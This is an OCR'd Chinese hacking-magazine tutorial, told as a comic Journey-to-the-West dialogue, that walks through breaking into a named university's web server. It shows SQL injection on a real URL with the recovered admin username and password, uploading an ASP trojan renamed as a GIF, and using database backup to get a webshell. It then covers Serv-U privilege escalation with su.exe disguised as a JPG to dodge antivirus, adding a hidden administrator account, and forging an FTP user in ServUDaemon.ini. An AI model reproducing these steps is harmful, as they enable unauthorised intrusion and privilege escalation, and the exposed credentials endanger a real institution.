


图 4

唐僧和八戒几乎同时叫了出来："有SQL注射漏洞！"

悟空呵呵一笑："事实上，现在大学校园网的状况非常的不理想，当然，并非那些大学没有人才，而是他们懒得去做好每一台服务器的安全，所以有些公开的网站，往往一个学校所有的院系部门都在一台服务器上，只不过是各占一个目录而已。俗话说，林子大了，什么漏洞都有，所有院系挨个找肯定能找出漏洞的！"

说话间，沙僧已经打开了CMD输入：WED http://www.cpu.edu.cn/shangyuan/list.asp?Unid=74，将密码跑了出来了：username：phoenix989、password：cy213311，如图5。




图 5

唐僧在一旁憋了半天没有作为，这下兴奋起来了，马上用该用户和密码登录后台，发现在发表文章的时候可以上传图片，并且有数据库备份的功能。于是将一个ASP木马改为gif后缀后上传了上去，如图6。




图 6

得到图片的路径是http://www.cpu.edu.cn/shangyuan/Upfiles/200553087228.gif，点确定备份。按照如图7填写。




图 7

提示成功了，如图8。




图 8

访问http://www.xxx.edu.cn/shangyuan/comm.asp就可以看到亲爱的海洋2006已经在等着我们了！如图9。




图 9

LoveAngel 小博士客串讲解：

在上传漏洞泛滥的今天，很多程序都已经杜绝了直接的上传漏洞了，不能直接上传ASP木马，可是，往往在进入后台以后，我们就可以有很大的发挥空间，比如这里用到的备份数据库得到webshell。一般的步骤都是将ASP木马，比如hy2006.asp是海阳2006木马，改名为hy2006.gif，就允许上传了。所以，进入后台后一定要想办法寻找可以上传的地方，将马儿先上传上去，以后再利用备份的办法获取webshell。当然，这只是一种思路而已，其实任何可以对文件进行操作（包括复制、移动、改名）的功能都应该是我们获取webshell的途径。比如DVBBS 7.1，现在就不允许在备份数据库的时候出现asp，可是还有恢复数据库的功能却没有做这个设置。所以我们应该灵活变通一下！好了，第一次给大家讲解，还希望大家喜欢。

八戒故意刁难道："猴哥，为什么每次你都只拿了个webshell就停手了？他们东北活菜鸟拿到了webshell都不知道可以做什么，你又不让我们改人家的主页，一点意思都没有……"

悟空贼贼的笑了一下："呆子，想要3389的肉鸡就直说嘛，现在就教给大家！"

唐僧和沙僧一听到这话，不禁双双抱在了一起，欢呼起来："我们等到花儿都谢了……"

LoveAngel 小博士客串讲解：

所谓的3389肉鸡其实是一种习惯上的称呼。Windows2000 Server有一种服务是终端服务，连接上去了以后所有的操作就和在本机操作一样方便。本意是给管理员用于远程管理服务器的。不过事实上好象黑客对它的中意远远高于管理员。3389是这个终端服务默认的端口。在XP系统中，可以选择"开始→程序→附件→通讯→远程桌面连接"。打开远程桌面连接器，输入IP或者域名，点连接就可以看到登录界面了。如果对方的终端服务改了端口不在3389，那么就需要输入域名（或IP）加冒号，加端口号。如图10输入用户名和密码就可以进去了。




图10

八戒激动起来了，捏住悟空的肩膀大声的吼着："我要密码，快，给我密码！"

悟空顺手抄起身旁的扫帚把八戒**（由于此处情节过于暴力，小编删掉500字！）然后踩着还躺在地下起不来的八戒："要登录进去，要求有管理权限的帐号和密码。这也就意味着我们需要有很高的权限，而平时得到的webshell都是很低权限的。所以一般得到了webshell后我们都需要经过一个提升权限的过程。再使用得到的比较高权限的shell来自己加一个管理员。那么，用户名和密码都是自己定义的就不担心不知道。"

唐僧："嗯，2005年5期的X档案上，呆呆虫问吧里说可以用pulist和findpass来获得管理员密码，可以吗？那不就不用提升权限了？"

悟空摸摸唐僧的光头以表示对他看书仔细的鼓励："事实上，findpass是需要有管理员权限才可以找出当前密码的，并且，这个方法对2003的系统效果不怎么好。而且，现在要在2000的机器上findpass不需要用到上面那两个工具。我给大家推荐一个小工具叫做mt.exe，一个工具就可以解决，用法是：mt -findpass。差点跑题了，我们还是回来看看一般提权都有哪些办法！"

沙僧从烟盒里找出一张皱巴巴的纸摊开在桌上，准备做笔记。

悟空从百度上找出一篇《提升WEB权限终极9技巧》，一边评价道："这个文章说有9种技巧，事实上里面有不少错误的地方。有兴趣的朋友可以自己用百度搜一下看看，我只解释事实上最有效的几种。首先要提出的是Serv-U提权。"

"几乎没有人入侵网站会不知道Serv-U了，Serv-U是一款非常棒的FTP服务软件。不过在这里我们只介绍如何判断对方是否开了FTP服务以及提升权限的方法。"

"第一，在海阳2006的木马里有一项查看系统服务信息的。可以自己在那里找找，不过不一定很准，因为现在安装Serv-U的时候已经有了选择，可以不使用服务加载。所以有些服务器上安装

了Serv-U并且运行着，在海阳中却看不到它。”

“大师兄，那你怎么判断的呢？”沙僧说。

“因为Serv-U提权要求有执行的权限，所以俺一般会点‘WScript.Shell程序运行器’，然后去执行netstat -an|find “43958”来检测。”如图11。

```
地址 http://www.  .edu.cn/shengyuan/hy.asp?pageName=WsCmdRun
PhpSpy Ver 2006 | 功能模块列表 | WScript.Shell命令行
路径: cmd.exe                                   使用WScript.Shell
命令/参数: netstat -an|find "43958"                        运行
注: 请只在这里执行单步程序(程序执行开始到结束不需要人工干预),不然本程序会无法正常工作,并且在服务
TCP    127.0.0.1:43958        0.0.0.0:0              LISTENING
```

图11

唐僧迷惑了：“43958是什么？”

悟空解释道：“43958是Serv-U默认开的一个端口，用于本地管理FTP服务的。提权也靠这个，具体的原理不多说了，刚才在图中看到这个端口是打开的，是LISTENING。那么我们要用到的工具是su.exe，用海洋马上传到服务器上。这里我放到了D:\Serv-U\这个目录下，命名为su.jpg。”

LoveAngel小博士客串讲解：

将一个exe文件用jpg的格式放到服务器上的一个重要的目的是躲避杀毒软件的追杀。因为有些杀毒软件会不对jpg文件进行检查，而这个后缀的改变却不会影响到文件的正常使用。

沙僧：“悟空哥哥，你为大家演示一遍吧！”

“大家直接看我的操作，这个工具的用法是，su.exe ‘你的命令’，在实际操作中，su.exe要改为实际的完整路径，命令可以随意，但是不要太复杂，比如带有‘>’这种管道符号的经常会失败。这里我写的是D:\Serv-U\su.jpg "net user wukong 123 /add"”(图12)。

```
路径: cmd.exe                                   使用WScript.Shell
命令/参数: D:\Serv-U\su.jpg "net user wukong 123 /add"     运行
注: 请只在这里执行单步程序(程序执行开始到结束不需要人工干预),不然本程序会无法正常工作,并且在服务
[+] Domain Haxorcitos:2 Created
[+] Creating Evil User

<200-User=ringz

200 User settings saved

****************************************************

[+] Now Exploiting...

>USER ringz

<331 User name okay, need password.

****************************************************

>PASS ringz

<230 User logged in, proceed.

****************************************************

[+] Now Executing: net user wukong 123 /add

<220 Domain deleted

****************************************************
```

图12

“加了一个叫做wokong，密码为123的用户！”八戒不顾身上的伤疤还在痛着，兴奋的叫了出来。

悟空又敲了一个命令：D:\Serv-U\su.jpg "net localgroup administrators wukong /add"将wukong加到管理员组中。然后告诉大家：“现在如果这台服务器开了3389大家就可以直接去登录了。”

唐僧赶紧拿出前段时间用BBSXP漏洞得到的webshell，点了一下WS程序运行器，却发现出错了，如图13。眼巴巴的望着悟空，等着解释。

```
拒绝访问。
缺少对象
• 错误：文件无法被打开。
• 错误源：ADODB.Stream
Powered By Marcos 2005.02
```

图13

“这说明对方将WScript删除掉了，可以试一下别的执行方式。但是这里提出了一个最基本的问题，Serv-U提权很大程度上需要有执行权限。如果连执行命令的权限都没有的话，就有些困难了。不过并不是没有办法。我们可以往serv-u所在的目录里找到ServUDaemon.ini打开看看。”如图14。

```
[GLOBAL]
Version=6.0.0.2
PacketTimeOut=300
ProcessID=2440
[Domain1]
User1=xiaoban|0|0
User2=renshichu|0|0
User3=jiaowuchu|0|0
User4=kejichu|0|0
User5=jcc|0|0
User6=xuegongchu|1|0
User7=zhongyaoxueyuan|0|0
User8=zhaoban|1|0
User9=cpubio|0|0
User10=jcb|0|0
User11=waiban|0|0
User12=gonghui|0|0
User13=cpuc|0|0
User14=qikan|0|0
User15=yjsxsh|0|0
User16=xiaokan|0|0
User17=tt|1|0
User18=yaoqi|0|0
User19=screen|0|0
User20=cjy|0|0
User21=houqin|0|0
User22=tiyubu|0|0
User23=admecpu|0|0
User24=tuanwei|0|0
User25=xueshenghui|0|0
User26=jiwei|0|0
User27=shangyuan|1|0
User28=11|0|0
保存为: D:\Serv-U\ServUDaemon.ini
```

图14

“乱七八糟的是什么东西啊？”八戒总是没有耐心。

“这里是Serv-U的用户信息，仔细看的话你会发现它的规律的，我们这里不讲太细，还是让LoveAngel博士告诉大家基本步骤。”

LoveAngel的讲解：

[Domain1]

User1=xiaoban|0|0

User2=renshichu|0|0

这里是用户信息和域信息。按照用户的顺序来排列的，假设现在已经到了User36，那么我们就加一行，内容为User37=wukong|0|0

然后再在后面相应的地方加入以下代码。

```
[USER=wukong|1]
Password=
HomeDir=c:\
Enable=0
RelPaths=1
TimeOut=600
Access1=C:\|RWAMELCDP
```

这样就多了一个用户为wukong，有执行权限的用户了。

然后在CMD里输入：

ftp 520.520.520.520（IP自定）

wukong

（密码为空，不输）

Quote site exec “net user wukong 123456 /add”

以这种方式执行命令，和刚才用su执行是一样的，都有最高的权限，并且也都没有回显。

唐僧听到这话，赶紧P颠P颠去做测试了，结果这次更惨，连自己的主目录都跳不出去，根本找不到Serv-U的安装目录。忍不住抓狂起来，“悟空，为什么你教的方法都没有用啊！该不会是我仇家派你来故意整我玩的吧！看我不念紧箍咒！”

悟空：“哈哈，那破玩意上次有个收破烂的过来我早就当废铁卖给他了，不过不是我教你的方法没用，所有的方法都是有局限的，要求对方存在漏洞才可以利用嘛，就像不是所有的网站都有上传或SQL注入漏洞一样。权限设置的好的服务器是可以避免上面的方法的。这时候我们要另谋出路。提权不光是有Serv-U，有时候要换一个角度思考问题，一台服务器，有些时候会同时支持

ASP和PHP。而Windows系统上的PHP如果没有注意设置，在默认情况下是有system权限的。如果你遇到的服务器正好是支持PHP的，可以传一个PHP木马上去。比如PHPSPY，选择WEBSHELL，然后在执行命令那个地方选择system函数，其实默认就是用system来执行的，后面写命令，比如query user来检查当前是否有管理员在线。这个命令需要管理员权限才可以执行。”如图15。




图15

“事实上，不是所有的服务器上都安装了终端服务的，所以有时候我们需要先检查一下。还是使用刚才提到的那个工具mt。使用mt -chkts就可以看到结果了。”如图16。

